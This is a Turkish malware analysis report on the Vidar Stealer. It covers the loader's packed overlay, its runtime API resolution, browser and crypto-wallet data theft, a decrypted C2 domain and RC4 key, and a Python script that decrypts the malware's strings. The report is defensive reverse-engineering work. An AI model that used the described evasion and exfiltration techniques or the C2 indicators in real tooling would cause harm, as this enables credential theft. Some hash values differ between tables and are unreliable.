

VIDAR STEALER

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İçindekiler	1
Ön Bakış	1
07f63ca4b4acddfe8e550f15ab356402.exe Analizi	2
Statik Analiz	2
Dinamik Analiz	4
Vidar_Payload.exe Analizi	6
Statik Analiz	6
Dinamik Analiz	8
IOC (Indicator of Compromise) Tablosu	18
YARA Kuralı	19
MITRE ATTACK TABLE	22
Çözüm Önerileri	22
HAZIRLAYAN	23

Ön Bakış

Vidar Stealer, 2018 yılından itibaren siber güvenlik araştırmacıları tarafından aktif olarak gözlemlenen ve “Malware-as-a-Service (MaaS)” modeliyle dağıtılan gelişmiş bir bilgi hırsızı zararlı yazılımdır. Yapılan teknik analizlerde, incelenen örneğin enfeksiyon sürecini iki aşamalı bir mimari üzerinden yürüttüğü görülmüştür. İlk aşamada sisteme bir loader bileşeni bulaşmakta, ardından gizlenmiş ve paketlenmiş durumdaki asıl zararlı payload çalışma zamanında belleğe açılarak aktif hale getirilmektedir.

Zararlı yazılım çalıştırıldıktan sonra kurban sistem üzerinde kapsamlı bir veri toplama süreci başlatmaktadır. Özellikle Chromium ve Gecko tabanlı tarayıcıları hedef alan Vidar; kayıtlı parolalar, çerezler otomatik doldurma verileri ve kredi kartı bilgileri gibi hassas verileri, sistemdeki şifreleme mekanizmalarını kullanarak ele geçirebilmektedir. Bunun yanı sıra, sistemde bulunan 25’ten fazla kripto para cüzdanı, masaüstü e-posta istemcilerine ait yapılandırma dosyaları (örneğin outlook.txt) ve belirli uzantılara sahip arşiv dosyaları (.zip, .tgz, .lzh) da taranarak toplanmaktadır. Elde edilen veriler genellikle C:\ProgramData altında oluşturulan geçici bir çalışma dizininde depolanmaktadır.

Analiz edilen varyantın, güvenlik çözümlerini atlatmak ve tersine mühendislik analizlerini zorlaştırmak amacıyla çeşitli anti-analiz teknikleri kullandığı da tespit edilmiştir. Zararlı yazılım, yapılandırma verilerini RC4 ve Base64 algoritmalarıyla şifrelemekte; ihtiyaç duyduğu kritik sistem fonksiyonlarını ise statik olarak bulundurmak yerine çalışma zamanında Dinamik API Yükleme yöntemiyle çözümlemektedir. Ayrıca, sanal makine ve sandbox ortamlarını tespit etmeye yönelik kontroller gerçekleştirerek analiz ortamlarında çalışmaktan kaçınmaya çalışmaktadır.

Toplanan tüm hassas veriler, zararlının internet üzerinden indirdiği ek bağımlılıklar (örneğin nss3.dll ve sqlite3.dll) yardımıyla tek bir paket haline getirilmekte ve ardından HTTP POST istekleri aracılığıyla komuta kontrol (C2) sunucusuna aktarılmaktadır.

07f63ca4b4acddfe8e550f15ab356402.exe Analizi

Adı	07f63ca4b4acddfe8e550f15ab356402.exe
MD5	BC7F80814AD63A035FBF8E0B67B02155
SHA256	5CD0759C1E566B6E74EF3F29A49A34A08DED2DC44408FCCD4 1B5A9845573A34C
Dosya Türü	Exe

Tablo 1- 07f63ca4b4acddfe8e550f15ab356402.exe Hakkındaki Genel Bilgiler

Zararlı yazılımın ad, MD5 ve SHA-256 bilgileri tabloda yer almaktadır.

Statik Analiz

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	680.95 KB (697294 bytes)
PE Size	463.50 KB (474624 bytes)

Şekil 1- Zararlı Yazılımın Dosya Tipi ve Dosya Bilgileri

İncelenen dosyanın **32-bit PE** formatında olduğu ve **Microsoft Visual C++ 8** ile derlendiği tespit edilmiştir. İlgili dosyanın boyutu **680.95 KB** olarak saptanmıştır.

Tip	Toplam	Durum	Ofset	Boyut	
PE32	6.67767	83%	00000000	000aa3ce	Tekrar yükle
Entropy	Bytes				
Bölge					
İsim	Ofset	Boyut	Entropy	Durum	
PE Header	00000000	00000400	2.78683	paketlenmemiş	
Seçim(0)['.text']	00000400	0002e000	6.47062	paketlenmemiş	
Seçim(1)['.rdata']	0002e400	0003da00	4.02778	paketlenmemiş	
Seçim(2)['.data']	0006be00	00000c00	2.33180	paketlenmemiş	
Seçim(3)['.rsrc']	0006ca00	00000200	4.72050	paketlenmemiş	
Seçim(4)['.reloc']	0006cc00	00007200	6.51486	paketlenmemiş	
Kaplama	00073e00	000365ce	7.97959	paketlenmiş	

Şekil 2- Zararlı Yazılımın Paketlenme Durumu

Şekil 2'de detaylandırılan entropi analizinde, çalıştırılabilir kodun bulunduğu .text bölümünün entropisi normal seviyelerde seyrederken, dosya sonuna eklenen Overlay alanının entropi değerinin **7.979** gibi ekstrem bir seviyeye ulaştığı tespit edilmiştir. Bu durum şifrelenmiş veya yoğun şekilde sıkıştırılmış olarak Overlay bölümünde gizlendiğini kesinleştirmektedir.

File pos	Mem pos	ID	Text
A 00000006A71C	00000046B31C	0	.idata\$2
A 00000006A730	00000046B330	0	.idata\$3
A 00000006A744	00000046B344	0	.idata\$4
A 00000006A758	00000046B358	0	.idata\$6
A 00000006A76C	00000046B36C	0	.data
A 00000006A77C	00000046B37C	0	.data\$r
A 00000006A78C	00000046B38C	0	.data\$rs
A 00000006A7B0	00000046B3B0	0	.rsrc\$01
A 00000006A7C4	00000046B3C4	0	.rsrc\$02
A 00000006B6F2	00000046C2F2	0	FormatMessageW
A 00000006B704	00000046C304	0	VirtualProtect
A 00000006B714	00000046C314	0	KERNEL32.dll
A 00000006B724	00000046C324	0	MessageBoxW

Şekil 3- String ve API Analizi

İnceleme sonucunda dosyanın **KERNEL32.dll** kütüphanesinden **VirtualProtect** fonksiyonunu çağırdığı tespit edilmiştir.

Önceki adımda tespit edilen yüksek entropi değerine sahip Overlay verisi ile değerlendirildiğinde bu dosyanın bir Loader olduğu kesinleştirilmiştir.

property	value
md5	BC7F80814AD63A035F8F8E0B67B02155
sha1	A7D76DD02B12BB250F9F42101FDA1FA235154710
sha256	5CD0759C1E566B6E74EF3F29A49A34A08DED2DC44408FCCD41B5A9845573A34C
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
first-bytes (text)	MZ
size	697294 bytes
entropy	5.647
imphash	457E32D3DD9C9BC4442BEAE8353ACA87
cpu	32-bit
signature	Microsoft Visual C++ 8
entry-point (hex)	E8 7C 05 00 00 E9 7A FE FF FF 55 8B EC 8B 45 08 56
file-version	n/a
file-description	n/a
file-type	executable
subsystem	GUI
compiler-stamp	Mon Aug 02 12:31:20 2021
debugger-stamp	Mon Aug 02 12:31:20 2021

Şekil 4- Dijital Parmak İzi

Dosyanın yapısal analizine ek olarak, ağda tespit edilebilmesi için **Hash** ve **Imphash** çıkartılmıştır. Dosyanın kimlik bilgileri tespit edilmiştir.

Dinamik Analiz

Dosya Görünüm Debug İz Eklentiler Sık Kullanılanlar Seçenekler Yardım Feb 11 2020			
CPU Grafik Günlük Notlar Kesme Noktaları Hafıza Yığın Çağrılar SEH Komut İstasyonu			
EIP	75871832 <kernel32.VirtualAlloc>	8BFF	FPU Gizle
	75871834	55	EAX 000AA3CE
	75871835	8BEC	EBX 00000000
	75871837	5D	ECX 00000000
	75871838	EB 05	EDX 0008E3C8
	7587183A	90	EBP 0018F514
	7587183B	90	ESP 0018F0D0
	7587183C	90	ESI 75860000 kernel32.75860000
	7587183D	90	EDI 000AA3CE
	7587183E	90	EIP 75871832 <kernel32.VirtualAlloc>
	7587183F <JMP.&VirtualAlloc>	FF25 08098775	EFLAGS 00000315
	75871845	90	ZF 0 PF 1 AF 1
	75871846	90	OF 0 SF 0 DF 0
	75871847	90	CF 1 TF 1 IF 1
	75871848	90	LastError 00000000 (ERROR_SUCCESS)
	75871849	90	LastStatus C0000135 (STATUS_DLL_NOT_FOUND)
	7587184A <kernel32.VirtualFree>	8BFF	
	7587184C	55	
	7587184D	8BEC	
	7587184F	5D	
	75871850	EB 05	
	75871852	90	
	75871853	90	

Şekil 5- VirtualAlloc Çağrısı

Zararlı yazılım ana kodda bellekte yer tahsis etmek için **VirtualAlloc** kullanmaktadır.


Vidar_Payload.exe Analizi

Loader tarafından belleğe açılan asıl payload, analiz kolaylığı amacıyla Vidar_Payload.exe olarak isimlendirilmiş ve aşağıdaki bölümlerde bu isimle ele alınmıştır.

MD5	4BAD60B9F9B806983C07AB47306CE6B0
SHA256	FB9B940FFE27E744EEEA3D1A2805CE205668274BDABC3A30863B016AD47F27
Dosya Türü	exe

Tablo 2- Unpack Edilen Vidar_Payload.exe Kimlik Bilgileri

Statik Analiz



Şekil 8- Vidar_Payload.exe Mimari Bilgileri

Stage 2 payload dosyasının PE mimarisi incelenmiştir. Dosyanın 32-bit PE formatında olduğu, entry point adresinin 0040717b olarak belirlendiği ve Microsoft Visual C++/2010 (libcm) ile derlendiği tespit edilmiştir.

Tip	Toplam	82%	Durum	Ofset	Boyut	Tekrar yükle
PE32	6.58917		paketlenmiş	00000000	00036000	
Entropy	Bytes					
Bölge	İsim	Ofset	Boyut	Entropy	Durum	
	PE Header	00000000	00000400	2.44570	paketlenmemiş	
	Seçim(0)['.text']	00000400	00025a00	6.43764	paketlenmemiş	
	Seçim(1)['.rdata']	00025e00	00008200	5.81521	paketlenmemiş	
	Seçim(2)['.data']	0002e000	00001200	2.45378	paketlenmemiş	
	Seçim(3)['.reloc']	0002f200	00002e00	5.63867	paketlenmemiş	
	Kaplama	00032000	00004000	6.85549	paketlenmiş	

Şekil 9- Vidar_Payload.exe Entropy Değeri

Entropi analizi incelendiğinde, Stage 2 payload dosyasının genel entropisi 6.589 olarak ölçülmüştür. 07f63ca4b4acddfe8e550f15ab356402.exe'nin 7.979 değeriyle kıyaslandığında Vidar_Payload.exe'nin görece düşük entropisi, payload'un belleğe açıldıktan sonra dinamik olarak çalıştığını doğrulamaktadır.


File Help



Şekil 10- Vidar_Payload.exe Kimlik Bilgileri

İncelenen dosyanın **32-bit PE** formatında olduğu ve **Microsoft Visual C++ 8** ile derlendiği tespit edilmiştir. İlgili dosyanın boyutu **221.184 byte** olarak saptanmıştır.

Dinamik Analiz




```
0126711f 68 00002601 push son_1 - kopya.1260000
01267123 e8 08420100 call son_1 - kopya.1261400
01267128 8b45 e0 mov dword ptr ds:[ebp-10],eax
0126712e 3975 e4 cmp dword ptr ss:[ebp-1c],esi
01267132 75 06 jne son_1 - kopya.1267136
01267136 50 push eax
01267138 e8 781a0000 call son_1 - kopya.12688ac
0126713e e8 9f1a0000 call son_1 - kopya.12688da
01267142 8b45 ec mov eax,dword ptr ss:[ebp-14]
01267144 8808 mov ecx,dword ptr ds:[eax]
01267146 8809 mov ecx,dword ptr ds:[ecx]
01267148 894d dc mov dword ptr ss:[ebp-24],ecx
0126714a 50 push eax
0126714c 51 push ecx
0126714e e8 877a0000 call son_1 - kopya.126f5d5
01267152 59 pop ecx
01267154 59 pop ecx
01267156 c3 ret
01267158 8b65 e8 mov esp,dword ptr ss:[ebp-18]
0126715a 8b45 dc mov eax,dword ptr ss:[ebp-24]
```

ecx: "C:\ProgramData\574485581118087\temp"
ecx: "C:\ProgramData\574485581118087\temp"
ecx: "C:\ProgramData\574485581118087\temp"
ecx: "C:\ProgramData\574485581118087\temp"

Şekil 11- Zararlı Yazılımın Rastgele Sayı ile Oluşturduğu Klasör

Zararlı yazılım, rastgele sayı üretme mekanizması kullanarak C:\ProgramData dizini altında benzersiz bir çalışma klasörü oluşturmaktadır.



Şekil 12- Oluşturulan Klasör

Zararlı yazılım, hedef sistemden elde ettiği verileri C2 sunucusuna sızdırmadan önce tek bir noktada arşivlemek ve organize etmek amacıyla **C:\ProgramData** dizini altında rastgele sayılardan oluşan geçici bir çalışma klasörü oluşturmaktadır. Şekil 12'de görüldüğü üzere, toplanan tüm hassas veriler dışarı aktarım öncesinde bu dizin altında sınıflandırılarak (ör. autofill, cookies, crypto) depolanmaktadır.

```
00F93050 55 push ebp
00F93051 8BEC mov ebp,esp
00F93053 7405 c705 5423FA00 74A0F900 mov dword ptr ss:[ebp-4],ecx
00F93054 68 8A0F900 push dword ptr ds:[FA2354],son_1 - kopya.F9A074
00F93057 58 pop eax
00F93061 90 nop
00F93066 90 nop
00F93069 90 nop
00F9306A 83C4 04 add esp,4
00F9306E A3 0826FA00 mov dword ptr ds:[FA2608],eax
00F93073 68 A0A0F900 push son_1 - kopya.F9A0A0
00F93078 E8 F3FEFFFF call son_1 - kopya.F92F70
00F9307D 83C4 04 add esp,4
00F93080 A3 D021FA00 mov dword ptr ds:[FA2100],eax
00F93085 68 A0A0F900 push son_1 - kopya.F9A0A0
00F9308A E8 11FEFFFF call son_1 - kopya.F92F70
00F9308F 83C4 04 add esp,4
00F93092 A3 0826FA00 mov dword ptr ds:[FA2608],eax
00F93097 68 D0A0F900 push son_1 - kopya.F9A0D0
00F9309C E8 CF FEFFFF call son_1 - kopya.F92F70
00F930A1 83C4 04 add esp,4
00F930A4 A3 0026FA00 mov dword ptr ds:[FA2600],eax
00F930A9 68 BCAD0F900 push son_1 - kopya.F9A0BC
00F930AE E8 80FEFFFF call son_1 - kopya.F92F70
00F930B3 83C4 04 add esp,4
00F930B6 A3 6C23FA00 mov dword ptr ds:[FA236C],eax
00F930BB 68 74A1F900 push son_1 - kopya.F9A124
00F930C0 E8 A0FEFFFF call son_1 - kopya.F92F70
00F930C5 83C4 04 add esp,4
00F930C8 A3 9424FA00 mov dword ptr ds:[FA2494],eax
00F930CD 68 74A1F900 push son_1 - kopya.F9A134
00F930D2 E8 99FEFFFF call son_1 - kopya.F92F70
00F930D7 83C4 04 add esp,4
00F930DA A3 9426FA00 mov dword ptr ds:[FA2694],eax
00F930DF 68 44A1F900 push son_1 - kopya.F9A144
00F930E4 E8 87FEFFFF call son_1 - kopya.F92F70
00F930E9 83C4 04 add esp,4
```

F9A074: "056139954853430408"
F9A088: "hmarkh.xyz"

F9A0A0: "LQ=="

F9A0A8: "KaoQpEzKSjGm8Q=="

F9A0D0: "CaoQpEzKRGjzqA7oxSEfmfF1/ZdohghoeyatRN8r22RvgdoQSz2e119dbLETI+BRV1"

F9A0BC: "dbonTEbQF3/+oFA="


F9A124: "GLox6gmCFw=="

F9A134: "D6AGohHQTY="

F9A144: "GbwOoFzTATF+y0KojTVSKaQ="

Şekil 13- Gizli Stringler

Zararlı yazılım, stringlerini gizleyerek tespit edilmemeye çalışmaktadır ve bunun için şüpheli API ve stringleri gizlemektedir. F92F70 fonksiyonu şifreli verileri çözen fonksiyondur. Zararlı yazılım, stringlerinin **RC4 + Base64** algoritması ile şifrelemektedir. RC4 keyi ise **"056139954853430408"** dir.



Şekil 14- Cyberchef String Çözme

Zararlı yazılım tarafından gizlenen veriler, uygulanan obfuscation tekniğinin tersine çevrilmesi amacıyla Base64 ve RC4 algoritmaları ardışık olarak kullanılarak çözümlenmektedir.

```

1 def rc4(key: bytes, data: bytes) -> bytes:
2     S = list(range(256))
3     j = 0
4     for i in range(256):
5         j = (j + S[i] + key[i % len(key)]) % 256
6         S[i], S[j] = S[j], S[i]
7
8     i = j = 0
9     result = []
10    for byte in data:
11        i = (i + 1) % 256
12        j = (j + S[i]) % 256
13        S[i], S[j] = S[j], S[i]
14        result.append(byte ^ S[(S[i] + S[j]) % 256])
15    return bytes(result)
16
17 def decrypt_vidar_string(encrypted_b64: str, key: str = "056139954853430408") -> str:
18     import base64
19     key_bytes = key.encode("utf-8")
20     encrypted_bytes = base64.b64decode(encrypted_b64)
21     decrypted = rc4(key_bytes, encrypted_bytes)
22     return decrypted.decode("utf-8", errors="replace")
23
24 test_strings = [
25     "f6BM4QfNFCI=",
26     "f6BM4gfNFCI=",
27     "f6BM4wfNFCI=",
28     "f6BM5AfNFCI=",
29     "f6BM5QfNFCI=",
30     "f6BM5gfNFCI=",
31     "f6BM5wfNFCI=",
32     "f6BMvUjOCmuu7VM=",
33     "KaIPuV3CV2u66U8=",
34     "Gek/jHnVCyKs5E6BiphT6Is=",
35 ]
36
37 for b64 in test_strings:
38     print(f"{b64:<30} -> {decrypt_vidar_string(b64)}")

```

Şekil 15- Geliştirilen Python Tabanlı RC4 ve Base64 Çözümleme Scripti

Bellek analizi sırasında elde edilen **056139954853430408** anahtarı baz alınarak, RC4 algoritmasının temel evrelerini (KSA ve PRGA) işleten ve bu çözümleme sürecini otomatize eden bir Python scripti geliştirilmiştir. Script, Base64 decode işleminin ardından RC4 şifre çözme adımını sıralı biçimde uygulayarak zararlıya ait obfuscate edilmiş stringleri düz metin haline getirmektedir.

```

f6BM4QfNFCI=      -> %s/1.jpg
f6BM4gfNFCI=      -> %s/2.jpg
f6BM4wfNFCI=      -> %s/3.jpg
f6BM5AfNFCI=      -> %s/4.jpg
f6BM5QfNFCI=      -> %s/5.jpg
f6BM5gfNFCI=      -> %s/6.jpg
f6BM5wfNFCI=      -> %s/7.jpg
f6BMvUjOCmuu7VM=  -> %s/main.php
KaIPuV3CV2u66U8=  -> sqlite3.dll
Gek/jHnVCyKs5E6BiphT6Is= -> C:\\ProgramData\\

```

Şekil 16- Scriptin Test Çıktısı ve Deşifre Edilen Zararlı Uç Noktaları

Yazılan araç zararlıya ait şifreli dizgiler üzerinde test edildiğinde veri sızdırma adresinin **/main.php**, güvenlik duvarlarını atlatmak için kullanılan sahte resim uzantılarının **/1.jpg** ve tarayıcı verilerini toplamak için dışarıdan indirilen kütüphane **sqlite3.dll** isimleri net bir şekilde deşifre edilmiştir.

00F8971E	8B4D 08	mov ecx,dword ptr ss:[ebp-28]	
00F89721	51	push ecx	
00F89722	E8 79FEFFFF	call son_1 - kopya.F895A0	
00F89727	83C4 08	add esp,8	
00F8972A	A3 9828FA00	mov dword ptr ds:[&LoadLibraryA],eax	
00F8972F	8B15 3824FA00	mov edx,dword ptr ds:[FA2438]	00FA2438:&"GetProcAddress"
00F89735	52	push edx	
00F89736	8B45 08	mov eax,dword ptr ss:[ebp-28]	
00F89739	50	push eax	
00F8973A	E8 61FEFFFF	call son_1 - kopya.F895A0	
00F8973F	83C4 08	add esp,8	
00F89742	A3 0C28FA00	mov dword ptr ds:[&ExitProcess],eax	00FA26E8:&"ExitProcess"
00F89747	8B0D E826FA00	mov ecx,dword ptr ds:[FA26E8]	
00F8974D	51	push ecx	
00F8974E	8B55 08	mov edx,dword ptr ss:[ebp-28]	
00F89751	52	push edx	
00F89752	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F89758	A3 1428FA00	mov dword ptr ds:[&ExitProcess],eax	
00F8975D	A1 4025FA00	mov eax,dword ptr ds:[FA2540]	00FA2540:&"GetUserDefaultLangID"
00F89762	50	push eax	
00F89763	8B4D 08	mov ecx,dword ptr ss:[ebp-28]	
00F89766	51	push ecx	
00F89767	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F8976D	A3 0428FA00	mov dword ptr ds:[&ExitProcess],eax	
00F89772	8B15 9424FA00	mov edx,dword ptr ds:[FA24B4]	00FA24B4:&"FindFirstFileA"
00F89778	52	push edx	
00F89779	8B45 08	mov eax,dword ptr ss:[ebp-28]	
00F8977C	50	push eax	
00F8977D	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F89783	A3 8C28FA00	mov dword ptr ds:[&FindFirstFileA],eax	
00F8978E	8B0D E026FA00	mov ecx,dword ptr ds:[FA26E0]	00FA26E0:&"DeleteFileA"
00F89792	51	push ecx	
00F89793	8B55 08	mov edx,dword ptr ss:[ebp-28]	
00F89799	52	push edx	
00F8979E	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F897A3	A3 0829FA00	mov dword ptr ds:[FA2908],eax	
00F897A4	8B15 5425FA00	mov eax,dword ptr ds:[FA2554]	00FA2554:&"FindNextFileA"
00F897A7	50	push eax	
00F897A8	8B4D 08	mov ecx,dword ptr ss:[ebp-28]	
00F897B1	51	push ecx	

Şekil 17- Asıl Fonksiyon

Zararlı yazılımın **GetProcAddress** API'ını kullanarak fonksiyon adreslerini çalışma zamanında çözümlediği görülmektedir. Zararlı yazılım, fonksiyon isimlerini açıkça belirtmek yerine bu yöntemle gizleyerek statik analizde fark edilmekten kaçmayı hedeflemektedir. Analiz sırasında bu fonksiyonun parametreleri incelendiğinde, belleğe çözümlenen asıl fonksiyonun ekran görüntüsündeki fonksiyonlar olduğu ve zararlıının bu noktadan itibaren asıl faaliyetine başladığı tespit edilmiştir.

00F8989B	50	push eax	eax:"gdi32.dll"
00F8989C	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F898A2	8945 0C	mov dword ptr ss:[ebp-24],eax	00FA22DC:&"wininet.dll"
00F898A5	8B0D 0C22FA00	mov ecx,dword ptr ds:[FA22DC]	
00F898AB	51	push ecx	
00F898AC	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F898B2	8945 E0	mov dword ptr ss:[ebp-20],eax	00FA2108:&"crypt32.dll"
00F898B5	8B15 D821FA00	mov edx,dword ptr ds:[FA2108]	
00F898B8	52	push edx	
00F898BC	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F898C2	8945 E4	mov dword ptr ss:[ebp-1C],eax	eax:"gdi32.dll", 00FA2234:&"psapi.dll"
00F898C5	A1 3422FA00	mov eax,dword ptr ds:[FA2234]	eax:"gdi32.dll"
00F898CA	50	push eax	
00F898CB	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	00FA2560:&"shlwapi.dll"
00F898D1	8945 04	mov dword ptr ss:[ebp-20],eax	
00F898D4	8B0D 6025FA00	mov ecx,dword ptr ds:[FA2560]	
00F898DA	51	push ecx	
00F898DB	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F898E1	8945 F8	mov dword ptr ss:[ebp-8],eax	00FA262C:&"ole32.dll"
00F898E4	8B15 2C26FA00	mov edx,dword ptr ds:[FA262C]	
00F898E6	52	push edx	
00F898E8	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F898F1	8945 F0	mov dword ptr ss:[ebp-10],eax	eax:"gdi32.dll", 00FA25DC:&"advapi32.dll"
00F898F4	A1 0C25FA00	mov eax,dword ptr ds:[FA25DC]	eax:"gdi32.dll"
00F898F9	50	push eax	
00F898FA	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F898FC	8945 E8	mov dword ptr ss:[ebp-10],eax	00FA221C:&"shell32.dll"
00F89903	8B0D 1C22FA00	mov ecx,dword ptr ds:[FA221C]	
00F89909	51	push ecx	
00F8990A	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89910	8945 EC	mov dword ptr ss:[ebp-14],eax	00FA2364:&"gdiplus.dll"
00F89913	8B15 6423FA00	mov edx,dword ptr ds:[FA2364]	
00F89919	52	push edx	
00F8991A	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89920	8945 FC	mov dword ptr ss:[ebp-4],eax	eax:"gdi32.dll", 00FA2160:&"gdi32.dll"
00F89923	A1 6021FA00	mov eax,dword ptr ds:[FA2160]	eax:"gdi32.dll"
00F89928	50	push eax	
00F89929	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F8992F	8945 F4	mov dword ptr ss:[ebp-C],eax	00FA2108:&"user32.dll"
00F89932	8B0D 0821FA00	mov ecx,dword ptr ds:[FA2108]	

Şekil 18- Yüklenecek dll'lerin Görseli

